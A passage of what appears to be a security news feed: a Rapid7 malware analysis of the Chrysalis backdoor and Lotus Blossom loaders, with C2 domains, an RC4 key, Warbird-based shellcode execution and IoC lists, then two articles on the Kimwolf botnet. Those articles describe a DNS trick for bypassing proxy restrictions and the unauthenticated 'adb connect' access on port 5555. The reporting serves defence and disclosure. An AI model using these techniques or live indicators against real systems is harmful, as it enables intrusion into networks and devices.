The URL structure of the C2 is interesting, especially the section /a/chat/s/{GUID}), which appears to be the identical format used by Deepseek API chat endpoints. It looks like the actor is mimicking the traffic to stay below the radar. 

Decrypted configuration doesn’t give much useful information besides the C2. The name of the module is too generic and the user agent belongs to Google Chrome browser. The URL resolves to 61.4.102.97, IP address based in Malaysia. At the time of the writing of this blog, no other file has been seen to communicate with this IP and URL.

Persistence and command-line arguments

To determine the next course of action, malware checks command-line arguments highlighted in Table 1 and chooses one of four potential paths. If the amount of the command-line arguments is greater than two, the process will exit. If there is no additional argument, persistence is set up primarily via service creation or registry as a fall back mechanism.

See Table 2 below:

Argument

Mode

Action

(None)

Installation

Installs persistence (Service or Registry) pointing to binary with -i flag, then terminates.

-i

Launcher

Spawns a new instance of itself with the -k flag via ShellExecuteA, then terminates.

-k

Payload

Skips installation checks and executes the main malicious logic (C2 & Shellcode).

With the expected arguments present, the malware proceeds to its primary functionality - to gather information about the infected asset and initiate the communication with C2.

Information gathering and C2 communication

A mutex Global\\Jdhfv_1.0.1 is registered to enforce single instance execution on the host. If it already exists, malware is terminated. If the check is clear, information gathering begins by querying for the following: current time, installed AVs, OS version, user name and computer name. Next, computer name, user name, OS version and string 1.01 are concatenated and the data are hashed using FNV-1A. This value is later turned into its decimal ascii representation and used most likely as a unique identifier of the infected host. 

Final buffer uses a dot as delimiter and follows this pattern: 

<UniqueID>.<ComputerName>.<UserName>.<OSVersion>.<127.0.0.1>.<AVs>.<DateAndTime>

The last piece of information added to the beginning of the buffer is a string 4Q. The buffer is then RC4 encrypted with the key vAuig34%^325hGV.

Following data encryption, the malware establishes an internet connection using previously mentioned user agent and C2 api.skycloudcenter.com over port 443. Data is then transferred via HttpSendRequestA using the POST method. Response from the server is then read to a temporary buffer which is later decrypted using the same key vAuig34%^325hGV.

Response and command processing

Note: C2 server was already offline during the initial analysis, preventing recovery of any network data. As a result, and due to the complexity of the malware, parts of the following analysis may contain minor inaccuracies.

The response from the C2 undergoes multiple checks before further processing. First, the HTTP response code is compared against the hardcoded value 200 (0xC8), indicating a successful request, followed by a validation of the associated WinInet handle to ensure no error occurred. The malware then verifies the integrity of the received payload and execution proceeds only if at least one valid structure is detected. Next, malware looks into the response data for a small tag to determine what to do next. Tag is used as a condition for a switch statement with 16 possible cases. The default case will simply set up a flag to TRUE. Setting up this flag will result in completely jumping out of the switch. Other switch cases includes following options:

Char representation

Hex representation

Purpose

4T

0x3454

Spawn interactive shell

4U

0x3455

Send ‘OK’ to C2

4V

0x3456

Create process

4W

0x3457

Write file to disk

4X

0x3458

Write chunk to open file

4Y

0x3459

Read & send data

4Z

0x345A

Break from switch

4\\

0x345C

Uninstall / Clean up

4]

0x345D

Sleep

4_

0x345F

Get info about logical drives

4`

0x3460

Enumerate files information

4a

0x3661

Delete file 

4b

0x3662

Create directory

4c

0x3463

Get file from C2

4d

0x3464

Send file to C2

4T - The malware implements a fully interactive cmd.exe reverse shell using redirected pipes. Incoming commands from the C2 are converted from UTF‑8 to the system OEM code page before being written to the shell’s standard input, while a dedicated thread continuously reads shell output, converts it from OEM encoding to UTF‑8 using GetOEMCP API, and forwards the result back to the C2.

4V - This option allows remote process execution by invoking CreateProcessW on a C2-supplied command line and relaying execution status back to the C2.

4W - This option implements a remote file write capability, parsing a structured response containing a destination path and file contents, converting encodings as necessary, writing the data to disk, and returning a formatted status message to the command-and-control server.

4X - Similar to the previous switch, it supports a remote file-write capability, allowing the C2 to drop arbitrary files on the victim system by supplying a UTF-8 filename and associated data blob.

4Y - Switch implements a remote file-read capability. It opens a specified file with, retrieves its size, reads the entire contents into memory, and transmits the data back to the C2

4\\ - The option implements a full self-removal mechanism. It deletes auxiliary payload files, removes persistence artifacts from both the Windows Service registry hive and the Run key, generates and executes a temporary batch file u.bat to delete the running executable after termination, and finally removes the batch script itself. 

4_ - Here malware enumerates information about logical drivers using GetLogicalDriveStringsA and GetDriveTypeA APIs and sends the information back to the C2.

4` - This switch option shares similarities with previously analyzed data exfiltration function - 4Y. However, its primary purpose differs. Instead of transmitting preexisting data, it enumerates files within a specified directory, collects per-file metadata (timestamps, size, and filename), serializes the results into a custom buffer format, and sends the aggregated listing to the C2.

4a - 4b - 4c - 4d - In the last 4 cases, malware implements a custom file transfer protocol over its C2 channel. Commands 4a and 4b act as control messages used to initialize file download and upload operations respectively, including file paths, offsets, and size validation. Once initialized, the actual data transfer occurs in a chunked fashion using commands 4c (download) and 4d (upload). Each chunk is wrapped in a fixed-size 40-byte response structure, validated for successful HTTP status and correct structure count before processing. Transfers continue until the C2 signals completion via a non-zero termination flag, at which point file handles and buffers are released.

Additional artifacts discovered on the infected host

During the initial forensics analysis of the affected asset, Rapid7’s MDR team observed execution of following command:

C:\ProgramData\USOShared\svchost.exe-nostdlib -run
C:\ProgramData\USOShared\conf.c

The retrieved folder “USOShared” from the infected asset didn’t contain svchost.exe but it contained “libtcc.dll” and “conf.c”. The hash of the binary didn’t match any known legitimate version but the command line arguments and associated “libtcc.dll” suggested that svchost.exe is in fact renamed Tiny-C-Compiler. To confirm this, we replicated the steps of the attacker successfully loaded shellcode from “conf.c” into the memory of “tcc.exe”, confirming our previous hypothesis. 

Analysis of conf.c

The C source file contains a fixed size (836) char buffer containing shellcode bytes which is later casted to a function pointer and invoked. The shellcode is consistent with 32-bit version of Metasploit’s block API.

The shellcode loads Wininet.dll using LoadLibraryA, resolves Internet-related APIs such as InternetConnectA and HttpSendRequestA, and downloads a file from api.wiresguard.com/users/admin. The file is read into a newly allocated buffer, and execution is then transferred to the start of the 2000-byte second-stage shellcode. 

lotus-blossom-hellcode-decryption-stub.png
Figure 6: Shellcode decryption stub

This stub is responsible for decrypting the next payload layer and transferring execution to it. It uses a rolling XOR-based decryption loop before jumping directly to the decrypted code.

A quick look into the decrypted buffer revealed an interesting blob with a repeated string CRAZY, hinting at an additional XORed layer, later confirmed by a quick test.

lotus-blossom-repeated-XOR-key-CRAZY.png
Figure 7: Repeated XOR key “CRAZY”

lotus-blossom-decrypted-configuration.png
Figure 8: Decrypted configuration

Parsing of the decrypted configuration data confirms that retrieved shellcode is Cobalt Strike (CS) HTTPS beacon with http-get api.wiresguard.com/update/v1 and http-post api.wiresguard.com/api/FileUpload/submit urls.

Analysis of the initial evidence revealed a consistent execution chain: a loader embedding Metasploit block_api shellcode that downloads a Cobalt Strike beacon. The unique decryption stub and configuration XOR key CRAZY allowed us to pivot into an external hunt, uncovering additional loader variants.

lotus-blossom-Execution-flow.png
Figure 9: Execution flow followed by conf.c and other loaders

Variation of loaders and shellcode

In the last year, four similar files were uploaded to public repositories.

Loader 1:

SHA-256: 0a9b8df968df41920b6ff07785cbfebe8bda29e6b512c94a3b2a83d10014d2fd

Shellcode SHA-256: 4c2ea8193f4a5db63b897a2d3ce127cc5d89687f380b97a1d91e0c8db542e4f8

User Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4472.114 Safari/537.36

URL hosting CS beacon: http://59[.]110.7.32:8880/uffhxpSy

CS http-get URL: http://59[.]110.7.32:8880/api/getBasicInfo/v1

CS http-post URL: http://59[.]110.7.32:8880/api/Metadata/submit

Loader 2:

SHA-256: e7cd605568c38bd6e0aba31045e1633205d0598c607a855e2e1bca4cca1c6eda

Shellcode SHA-256: 078a9e5c6c787e5532a7e728720cbafee9021bfec4a30e3c2be110748d7c43c5

User Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4472.114 Safari/537.36

URL hosting CS beacon: http://124[.]222.137.114:9999/3yZR31VK

CS http-get URL: http://124[.]222.137.114:9999/api/updateStatus/v1

CS http-post URL: http://124[.]222.137.114:9999/api/Info/submit

Loader 3:

SHA-256: b4169a831292e245ebdffedd5820584d73b129411546e7d3eccf4663d5fc5be3

Shellcode SHA-256: 7add554a98d3a99b319f2127688356c1283ed073a084805f14e33b4f6a6126fd

User Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36

URL hosting CS beacon: https://api[.]wiresguard[.]com/users/system

CS http-get URL: https://api[.]wiresguard[.]com/api/getInfo/v1

CS http-post URL: https://api[.]wiresguard[.]com/api/Info/submit

Loader 4:

SHA-256: fcc2765305bcd213b7558025b2039df2265c3e0b6401e4833123c461df2de51a

Shellcode SHA-256: 7add554a98d3a99b319f2127688356c1283ed073a084805f14e33b4f6a6126fd

User Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36

URL hosting CS beacon: https://api[.]wiresguard[.]com/users/system

CS http-get URL: https://api[.]wiresguard[.]com/api/getInfo/v1

CS http-post URL: https://api[.]wiresguard[.]com/api/Info/submit

From all the loaders we analyzed, Loader 3 piqued our interest for three reasons - shellcode encryption technique, execution , and almost identical C2 to beacon that was found on the infected asset. All the previous samples used a pretty common technique to execute the shellcode - decrypt embedded shellcode in user space, change the protection of memory region to executable state, and invoke decrypted code via CreateThread / CreateRemoteThread; Loader 3 (original name “ConsoleApplication2.exe”) violates this approach. 

Analysis of Loader 3 - ConsoleApplication2.exe 

At the first glance, the logic of the sample is straightforward: Load the DLL clipc.dll, overwrite first 0x490 bytes, change the protection to PAGE_EXECUTE_READ (0x20), and then invoke NtQuerySystemInformation. Two interesting notes to highlight here - bytes copied into the memory region of clipc.dll are not valid shellcode and NtquerySystemInformation is used to “Retrieve the specified system information”, not to execute code.

lotus-blossom-Snippet-from-ConsoleApplication2-exe.png
Figure 10: Snippet from ConsoleApplication2.exe

Looking into the copied data reveals two “magic numbers” DEADBEEF and CAFEAFE, but nothing else. However, the execution of shellcode is somehow successful, so what’s going on?

lotus-blossom-data-copied-clipc-dll.png
Figure 11: Data copied into clipc.dll

According to the official documentation, the first parameter of NtQuerySystemInformation is of type SYSTEM_INFORMATION_CLASS which specifies the category of system information to be queried. During static analysis in IDA Pro, this parameter was initially identified as SystemExtendedProcessInformation|0x80 but looking for this value in MSDN and other public references didn’t provide any explanation on how the execution was achieved. But, searching for the original value passed to the function (0xB9) uncovered something interesting. The following blog by DownWithUp covers Microsoft Warbird, which could be described as an internal code protection and obfuscation framework. These resources confirm IDA misinterpretation of the argument which should be SystemCodeFlowTransition, a necessary argument to invoke Warbird functionality. Additionally, DownWithUp’s blog post mentioned the possible operations:

lotus-blossom-Warbird-operations-documented-by-DownWithUp.png
Figure 12: Warbird operations documented by DownWithUp

Referring to the snippet we saw from “ConsoleApplication2.exe”, the operation is equal to WbHeapExecuteCall which gives us the answer on how the shellcode gained execution. Thanks to work of other researchers, we also know that this technique only works if the code resides inside of memory of Microsoft signed binary, thus revealing why clipc.dll has been used. The blog post from cirosec also contains a link for their POC of this technique which is almost the same replica of “ConsoleApplication2.exe”, hinting that author of “ConsoleApplication2.exe” simply copied it and modified to execute Metasploit block_api shellcode instead of the benign calc from POC. The comparison of the Cobalt Strike beacon configuration delivered via conf.c and “ConsoleApplication2.exe” revealed shared trades between these two, most notably domain, public key, and process injection technique.

Attribution to Lotus Blossom

Attribution is primarily based on strong similarities between the initial loader observed in this intrusion and previously published Symantec research. Particularly the use of a renamed “Bitdefender Submission Wizard” to side-load “log.dll” for decrypting and executing an additional payload.
In addition, similarities of the execution chain of “conf.c” retrieved from the infected asset and other loaders that we found, supported by the same public key extracted from CS beacons delivered through “conf.c” and “ConsoleApplication2.exe” suggests with moderate confidence, that the threat actor behind this campaign is likely Lotus Blossom.

Conclusion

The discovery of the Chrysalis backdoor and the Warbird loader highlights an evolution in Lotus Blossom's capabilities. While the group continues to rely on proven techniques like DLL sideloading and service persistence, their multi-layered shellcode loader and integration of undocumented system calls (NtQuerySystemInformation) mark a clear shift toward more resilient and stealth tradecraft.

What stands out is the mix of tools: the deployment of custom malware (Chrysalis) alongside commodity frameworks like Metasploit and Cobalt Strike, together with the rapid adaptation of public research (specifically the abuse of Microsoft Warbird). This demonstrates that Lotus Blossom is actively updating their playbook to stay ahead of modern detection.

Rapid7 customers

InsightIDR and MDR

InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7's expansive library of detection rules. Suspicious Process - Child of Notepad++ Updater (gup.exe) and Suspicious Process - Chrysalis Backdoor are two examples of deployed detections that will alert on behavior related to Chrysalis. Rapid7 will also continue to iterate detections as new variants emerge, giving customers continuous protection without manual tuning.

Intelligence Hub

Customers using Rapid7’s Intelligence Hub gain direct access to Chrysalis backdoor, Metasploit loaders and Cobalt Strike IOCs, including any future indicators as they are identified.

Indicators of compromise (IoCs)

File indicators

Note: data may appear cut-off or hidden due to the string lengths in column 2. You can copy the full string by highlighting what is visible.

update.exe

a511be5164dc1122fb5a7daa3eef9467e43d8458425b15a640235796006590c9

[NSIS.nsi]

8ea8b83645fba6e23d48075a0d3fc73ad2ba515b4536710cda4f1f232718f53e

BluetoothService.exe

2da00de67720f5f13b17e9d985fe70f10f153da60c9ab1086fe58f069a156924

BluetoothService

77bfea78def679aa1117f569a35e8fd1542df21f7e00e27f192c907e61d63a2e

log.dll

3bdc4c0637591533f1d4198a72a33426c01f69bd2e15ceee547866f65e26b7ad

u.bat

9276594e73cda1c69b7d265b3f08dc8fa84bf2d6599086b9acc0bb3745146600

conf.c

f4d829739f2d6ba7e3ede83dad428a0ced1a703ec582fc73a4eee3df3704629a

libtcc.dll

4a52570eeaf9d27722377865df312e295a7a23c3b6eb991944c2ecd707cc9906

admin

831e1ea13a1bd405f5bda2b9d8f2265f7b1db6c668dd2165ccc8a9c4c15ea7dd

loader1

0a9b8df968df41920b6ff07785cbfebe8bda29e6b512c94a3b2a83d10014d2fd

uffhxpSy

4c2ea8193f4a5db63b897a2d3ce127cc5d89687f380b97a1d91e0c8db542e4f8

loader2

e7cd605568c38bd6e0aba31045e1633205d0598c607a855e2e1bca4cca1c6eda

3yzr31vk

078a9e5c6c787e5532a7e728720cbafee9021bfec4a30e3c2be110748d7c43c5

ConsoleApplication2.exe

b4169a831292e245ebdffedd5820584d73b129411546e7d3eccf4663d5fc5be3

system

7add554a98d3a99b319f2127688356c1283ed073a084805f14e33b4f6a6126fd

s047t5g.exe

fcc2765305bcd213b7558025b2039df2265c3e0b6401e4833123c461df2de51a

Network indicators

95.179.213.0

api[.]skycloudcenter[.]com

api[.]wiresguard[.]com

61.4.102.97

59.110.7.32

124.222.137.114

MITRE TTPs

ATT&CK ID

Name

T1204.002

User Execution: Malicious File

T1036

Masquerading

T1027

Obfuscated Files or Information

T1027.007

Obfuscated Files or Information: Dynamic API Resolution

T1140

Deobfuscate/Decode Files or Information

T1574.002

DLL Side-Loading

T1106

Native API

T1055

Process Injection

T1620

Reflective Code Loading

T1059.003

Command and Scripting Interpreter: Windows Command Shell

T1083

File and Directory Discovery

T1005

Data from Local System

T1105

Ingress Tool Transfer

T1041

Exfiltration Over C2 Channel

T1071.001

Application Layer Protocol: Web Protocols (HTTP/HTTPS)

T1573

Encrypted Channel

T1547.001

Boot or Logon Autostart Execution: Registry Run Keys

T1543.003

Create or Modify System Process: Windows Service

T1480.002

Execution Guardrails: Mutual Exclusion

T1070.004

Indicator Removal on Host: File Deletion

*IOCs contributed by @AIexGP on X.

Mitigation guidance

Rapid7 recommends updating to the latest version of Notepad++.  In addition, the IoCs provided above and within Rapid7 Intelligence Hub can be used to hunt within your logs during the timeframe of June through November, 2025, as this is the timeframe when the backdoor activity is known to have been taking place. 

Interested in learning more?

Catch Inside Chrysalis, Rapid7's webinar led by Christiaan Beek, on-demand via BrightTALK.

Kimwolf botnet’s swift rise to 2M infected devices agitates security researchers

The Kimwolf botnet, which splintered off from the record-setting Aisuru DDoS botnet in August, gained the widespread attention of security researchers when it temporarily claimed the top spot in Cloudflare’s global domain rankings in late October 2025.

Within weeks it spread like a wildfire, eventually taking over more than 2 million unofficial Android TV devices, according to Synthient, after its operators figured out how to abuse residential proxy networks for local control.

“That is an untapped population of bots that they were able to access that nobody else was able to access from a botnet perspective,” Chris Formosa, senior lead information security engineer at Lumen Technologies’ Black Lotus Labs, told CyberScoop.

Formosa, who has been monitoring the rise of Aisuru for more than a year, said the seizure of Rapper Bot paired with the arrest of its alleged leader in August paved the way for Aisuru and Kimwolf, which are run by some of the same cybercriminals, to gain full strength.

Behind the scenes, Lumen, along with industry partners, had gathered enough evidence on Kimwolf’s backend to spring into action, by null-routing or dropping packets originating from the botnet’s command and control (C2) infrastructure. 

Since early October, Lumen has blocked more than 550 C2s or IP addresses linked to Aisuru and Kimwolf’s servers, said Ryan English, information security engineer at Black Lotus Labs.

Lumen’s efforts caught the ire of Kimwolf’s operators, who responded by loading a profane greeting to the global network operator in a DDoS payload. This type of provocation, which Kimwolf’s operators have often leaned into, is a clear sign the group is financially motivated and not supported by a nation-state, according to Formosa.

Kimwolf’s DDoS attacks are generally deployed in short bursts of one-to-two minutes, but some attacks have extended for hours, Formosa said. 

“Primarily, it seems like Minecraft is one of their favorites. Almost every day you can see Minecraft servers constantly getting blown up,” he added.

Technical research published by XLab, Synthient and Lumen demonstrates how the botnet’s operators have quickly spun up and abandoned infrastructure or shifted tactics to evade detection and remain operational. Researchers are hopeful Kimwolf has already reached its maximum potential, yet the botnet’s operators could still exploit another proxy service and take over a new assortment of devices. 

Kimwolf hasn’t targeted critical infrastructure thus far, but it has the potential to cause severe damage if it were used for that purpose. Meanwhile, the malicious traffic the botnet controls isn’t harmless — DDoS attacks can spread beyond intended targets by causing downtime, congesting data and affecting unrelated services and operations.

In September, just as Kimwolf was forming, the Aisuru botnet achieved a record-breaking 29.7 terabits-per-second DDoS attack that lasted 69 seconds, according to Cloudflare.

“This is one of those really dangerous things that you see lying around that you just can’t leave lying around, and hope that nobody with really bad intentions decides to pick it up and use it,” English said. 

DDoS attacks aren’t the most captivating form of cybercrime, but they still work and they are growing exponentially in size, he added. “That’s the thing about defense in cybersecurity. You’ve got to let them know that somebody is going to try to stop them.”

The post Kimwolf botnet’s swift rise to 2M infected devices agitates security researchers appeared first on CyberScoop.

The Kimwolf Botnet is Stalking Your Local Network

The story you are reading is a series of scoops nestled inside a far more urgent Internet-wide security advisory. The vulnerability at issue has been exploited for months already, and it’s time for a broader awareness of the threat. The short version is that everything you thought you knew about the security of the internal network behind your Internet router probably is now dangerously out of date.

The security company Synthient currently sees more than 2 million infected Kimwolf devices distributed globally but with concentrations in Vietnam, Brazil, India, Saudi Arabia, Russia and the United States. Synthient found that two-thirds of the Kimwolf infections are Android TV boxes with no security or authentication built in.

The past few months have witnessed the explosive growth of a new botnet dubbed Kimwolf, which experts say has infected more than 2 million devices globally. The Kimwolf malware forces compromised systems to relay malicious and abusive Internet traffic — such as ad fraud, account takeover attempts and mass content scraping — and participate in crippling distributed denial-of-service (DDoS) attacks capable of knocking nearly any website offline for days at a time.

More important than Kimwolf’s staggering size, however, is the diabolical method it uses to spread so quickly: By effectively tunneling back through various “residential proxy” networks and into the local networks of the proxy endpoints, and by further infecting devices that are hidden behind the assumed protection of the user’s firewall and Internet router.

Residential proxy networks are sold as a way for customers to anonymize and localize their Web traffic to a specific region, and the biggest of these services allow customers to route their traffic through devices in virtually any country or city around the globe.

The malware that turns an end-user’s Internet connection into a proxy node is often bundled with dodgy mobile apps and games. These residential proxy programs also are commonly installed via unofficial Android TV boxes sold by third-party merchants on popular e-commerce sites like Amazon, BestBuy, Newegg, and Walmart.

These TV boxes range in price from $40 to $400, are marketed under a dizzying range of no-name brands and model numbers, and frequently are advertised as a way to stream certain types of subscription video content for free. But there’s a hidden cost to this transaction: As we’ll explore in a moment, these TV boxes make up a considerable chunk of the estimated two million systems currently infected with Kimwolf.

Some of the unsanctioned Android TV boxes that come with residential proxy malware pre-installed. Image: Synthient.

Kimwolf also is quite good at infecting a range of Internet-connected digital photo frames that likewise are abundant at major e-commerce websites. In November 2025, researchers from Quokka published a report (PDF) detailing serious security issues in Android-based digital picture frames running the Uhale app — including Amazon’s bestselling digital frame as of March 2025.

There are two major security problems with these photo frames and unofficial Android TV boxes. The first is that a considerable percentage of them come with malware pre-installed, or else require the user to download an unofficial Android App Store and malware in order to use the device for its stated purpose (video content piracy). The most typical of these uninvited guests are small programs that turn the device into a residential proxy node that is resold to others.

The second big security nightmare with these photo frames and unsanctioned Android TV boxes is that they rely on a handful of Internet-connected microcomputer boards that have no discernible security or authentication requirements built-in. In other words, if you are on the same network as one or more of these devices, you can likely compromise them simultaneously by issuing a single command across the network.

THERE’S NO PLACE LIKE 127.0.0.1

The combination of these two security realities came to the fore in October 2025, when an undergraduate computer science student at the Rochester Institute of Technology began closely tracking Kimwolf’s growth, and interacting directly with its apparent creators on a daily basis.

Benjamin Brundage is the 22-year-old founder of the security firm Synthient, a startup that helps companies detect proxy networks and learn how those networks are being abused. Conducting much of his research into Kimwolf while studying for final exams, Brundage told KrebsOnSecurity in late October 2025 he suspected Kimwolf was a new Android-based variant of Aisuru, a botnet that was incorrectly blamed for a number of record-smashing DDoS attacks last fall.

Brundage says Kimwolf grew rapidly by abusing a glaring vulnerability in many of the world’s largest residential proxy services. The crux of the weakness, he explained, was that these proxy services weren’t doing enough to prevent their customers from forwarding requests to internal servers of the individual proxy endpoints.

Most proxy services take basic steps to prevent their paying customers from “going upstream” into the local network of proxy endpoints, by explicitly denying requests for local addresses specified in RFC-1918, including the well-known Network Address Translation (NAT) ranges 10.0.0.0/8, 192.168.0.0/16, and 172.16.0.0/12. These ranges allow multiple devices in a private network to access the Internet using a single public IP address, and if you run any kind of home or office network, your internal address space operates within one or more of these NAT ranges.

However, Brundage discovered that the people operating Kimwolf had figured out how to talk directly to devices on the internal networks of millions of residential proxy endpoints, simply by changing their Domain Name System (DNS) settings to match those in the RFC-1918 address ranges.

“It is possible to circumvent existing domain restrictions by using DNS records that point to 192.168.0.1 or 0.0.0.0,” Brundage wrote in a first-of-its-kind security advisory sent to nearly a dozen residential proxy providers in mid-December 2025. “This grants an attacker the ability to send carefully crafted requests to the current device or a device on the local network. This is actively being exploited, with attackers leveraging this functionality to drop malware.”

As with the digital photo frames mentioned above, many of these residential proxy services run solely on mobile devices that are running some game, VPN or other app with a hidden component that turns the user’s mobile phone into a residential proxy — often without any meaningful consent.

In a report published today, Synthient said key actors involved in Kimwolf were observed monetizing the botnet through app installs, selling residential proxy bandwidth, and selling its DDoS functionality.

“Synthient expects to observe a growing interest among threat actors in gaining unrestricted access to proxy networks to infect devices, obtain network access, or access sensitive information,” the report observed. “Kimwolf highlights the risks posed by unsecured proxy networks and their viability as an attack vector.”

ANDROID DEBUG BRIDGE

After purchasing a number of unofficial Android TV box models that were most heavily represented in the Kimwolf botnet, Brundage further discovered the proxy service vulnerability was only part of the reason for Kimwolf’s rapid rise: He also found virtually all of the devices he tested were shipped from the factory with a powerful feature called Android Debug Bridge (ADB) mode enabled by default.

Many of the unofficial Android TV boxes infected by Kimwolf include the ominous disclaimer: “Made in China. Overseas use only.” Image: Synthient.

ADB is a diagnostic tool intended for use solely during the manufacturing and testing processes, because it allows the devices to be remotely configured and even updated with new (and potentially malicious) firmware. However, shipping these devices with ADB turned on creates a security nightmare because in this state they constantly listen for and accept unauthenticated connection requests.

For example, opening a command prompt and typing “adb connect” along with a vulnerable device’s (local) IP address followed immediately by “:5555” will very quickly offer unrestricted “super user” administrative access.

Brundage said by early December, he’d identified a one-to-one overlap between new Kimwolf infections and proxy IP addresses offered for rent by China-based IPIDEA, currently the world’s largest residential proxy network by all accounts.

“Kimwolf has almost doubled in size this past week, just by exploiting IPIDEA’s proxy pool,” Brundage told KrebsOnSecurity in early December as he was preparing to notify IPIDEA and 10 other proxy providers about his research.

Brundage said Synthient first confirmed on December 1, 2025 that the Kimwolf botnet operators were tunneling back through IPIDEA’s proxy network and into the local networks of systems running IPIDEA’s proxy software. The attackers dropped the malware payload by directing infected systems to visit a specific Internet address and to call out the pass phrase “krebsfiveheadindustries” in order to unlock the malicious download.

On December 30, Synthient said it was tracking roughly 2 million IPIDEA addresses exploited by Kimwolf in the previous week. Brundage said he has witnessed Kimwolf rebuilding itself after one recent takedown effort targeting its control servers — from almost nothing to two million infected systems just by tunneling through proxy endpoints on IPIDEA for a couple of days.

Brundage said IPIDEA has a seemingly inexhaustible supply of new proxies, advertising access to more than 100 million residential proxy endpoints around the globe in the past week alone. Analyzing the exposed devices that were part of IPIDEA’s proxy pool, Synthient said it found more than two-thirds were Android devices that could be compromised with no authentication needed.

SECURITY NOTIFICATION AND RESPONSE

After charting a tight overlap in Kimwolf-infected IP addresses and those sold by IPIDEA, Brundage was eager to make his findings public: The vulnerability had clearly been exploited for several months, although it appeared that only a handful of cybercrime actors were aware of the capability. But he also knew that going public without giving vulnerable proxy providers an opportunity to understand and patch it would only lead to more mass abuse of these services by additional cybercriminal groups.

On December 17, Brundage sent a security notification to all 11 of the apparently affected proxy providers, hoping to give each at least a few weeks to acknowledge and address the core problems identified in his report before he went public. Many proxy providers who received the notification were resellers of IPIDEA that white-labeled the company’s service.

KrebsOnSecurity first sought comment from IPIDEA in October 2025, in reporting on a story about how the proxy network appeared to have benefitted from the rise of the Aisuru botnet, whose administrators appeared to shift from using the botnet primarily for DDoS attacks to simply installing IPIDEA’s proxy program, among others.

On December 25, KrebsOnSecurity received an email from an IPIDEA employee identified only as “Oliver,” who said allegations that IPIDEA had benefitted from Aisuru’s rise were baseless.

“After comprehensively verifying IP traceability records and supplier cooperation agreements, we found no association between any of our IP resources and the Aisuru botnet, nor have we received any notifications from authoritative institutions regarding our IPs being involved in malicious activities,” Oliver wrote. “In addition, for external cooperation, we implement a three-level review mechanism for suppliers, covering qualification verification, resource legality authentication and continuous dynamic monitoring, to ensure no compliance risks throughout the entire cooperation process.”

“IPIDEA firmly opposes all forms of unfair competition and malicious smearing in the industry, always participates in market competition with compliant operation and honest cooperation, and also calls on the entire industry to jointly abandon irregular and unethical behaviors and build a clean and fair market ecosystem,” Oliver continued.

Meanwhile, the same day that Oliver’s email arrived, Brundage shared a response he’d just received from IPIDEA’s security officer, who identified himself only by the first name Byron. The security officer said IPIDEA had made a number of important security changes to its residential proxy service to address the vulnerability identified in Brundage’s report.

“By design, the proxy service does not allow access to any internal or local address space,” Byron explained. “This issue was traced to a legacy module used solely for testing and debugging purposes, which did not fully inherit the internal network access restrictions. Under specific conditions, this module could be abused to reach internal resources. The affected paths have now been fully blocked and the module has been taken offline.”

Byron told Brundage IPIDEA also instituted multiple mitigations for blocking DNS resolution to internal (NAT) IP ranges, and that it was now blocking proxy endpoints from forwarding traffic on “high-risk” ports “to prevent abuse of the service for scanning, lateral movement, or access to internal services.”

An excerpt from an email sent by IPIDEA’s security officer in response to Brundage’s vulnerability notification. Click to enlarge.

Brundage said IPIDEA appears to have successfully patched the vulnerabilities he identified. He also noted he never observed the Kimwolf actors targeting proxy services other than IPIDEA, which has not responded to requests for comment.

Riley Kilmer is founder of Spur.us, a technology firm that helps companies identify and filter out proxy traffic. Kilmer said Spur has tested Brundage’s findings and confirmed that IPIDEA and all of its affiliate resellers indeed allowed full and unfiltered access to the local LAN.

Kilmer said one model of unsanctioned Android TV boxes that is especially popular — the Superbox, which we profiled in November’s Is Your Android TV Streaming Box Part of a Botnet? — leaves Android Debug Mode running on localhost:5555.

“And since Superbox turns the IP into an IPIDEA proxy, a bad actor just has to use the proxy to localhost on that port and install whatever bad SDKs [software development kits] they want,” Kilmer told KrebsOnSecurity.

Superbox media streaming boxes for sale on Walmart.com.

ECHOES FROM THE PAST

Both Brundage and Kilmer say IPIDEA appears to be the second or third reincarnation of a residential proxy network formerly known as 911S5 Proxy, a service that operated between 2014 and 2022 and was wildly popular on cybercrime forums. 911S5 Proxy imploded a week after KrebsOnSecurity published a deep dive on the service’s sketchy origins and leadership in China.

In that 2022 profile, we cited work by researchers at the University of Sherbrooke in Canada who were studying the threat 911S5 could pose to internal corporate networks. The researchers noted that “the infection of a node enables the 911S5 user to access shared resources on the network such as local intranet portals or other services.”

“It also enables the end user to probe the LAN network of the infected node,” the researchers explained. “Using the internal router, it would be possible to poison the DNS cache of the LAN router of the infected node, enabling further attacks.”

911S5 initially responded to our reporting in 2022 by claiming it was conducting a top-down security review of the service. But the proxy service abruptly closed up shop just one week later, saying a malicious hacker had destroyed all of the company’s customer and payment records. In July 2024, The U.S. Department of the Treasury sanctioned the alleged creators of 911S5, and the U.S. Department of Justice arrested the Chinese national named in my 2022 profile of the proxy service.

Kilmer said IPIDEA also operates a sister service called 922 Proxy, which the company has pitched from Day One as a seamless alternative to 911S5 Proxy.

“You cannot tell me they don’t want the 911 customers by calling it that,” Kilmer said.

Among the recipients of Synthient’s notification was the proxy giant Oxylabs. Brundage shared an email he received from Oxylabs’ security team on December 31, which acknowledged Oxylabs had started rolling out security modifications to address the vulnerabilities described in Synthient’s report.

Reached for comment, Oxylabs confirmed they “have implemented changes that now eliminate the ability to bypass the blocklist and forward requests to private network addresses using a controlled domain.” But it said there is no evidence that Kimwolf or other other attackers exploited its network.

“In parallel, we reviewed the domains identified in the reported exploitation activity and did not observe traffic associated with them,” the Oxylabs statement continued. “Based on this review, there is no indication that our residential network was impacted by these activities.”

PRACTICAL IMPLICATIONS

Consider the following scenario, in which the mere act of allowing someone to use your Wi-Fi network could lead to a Kimwolf botnet infection. In this example, a friend or family member comes to stay with you for a few days, and you grant them access to your Wi-Fi without knowing that their mobile phone is infected with an app that turns the device into a residential proxy node. At that point, your home’s public IP address will show up for rent at the website of some residential proxy provider.

Miscreants like those behind Kimwolf then use residential proxy services online to access that proxy node on your IP, tunnel back through it and into your local area network (LAN), and automatically scan the internal network for devices with Android Debug Bridge mode turned on.

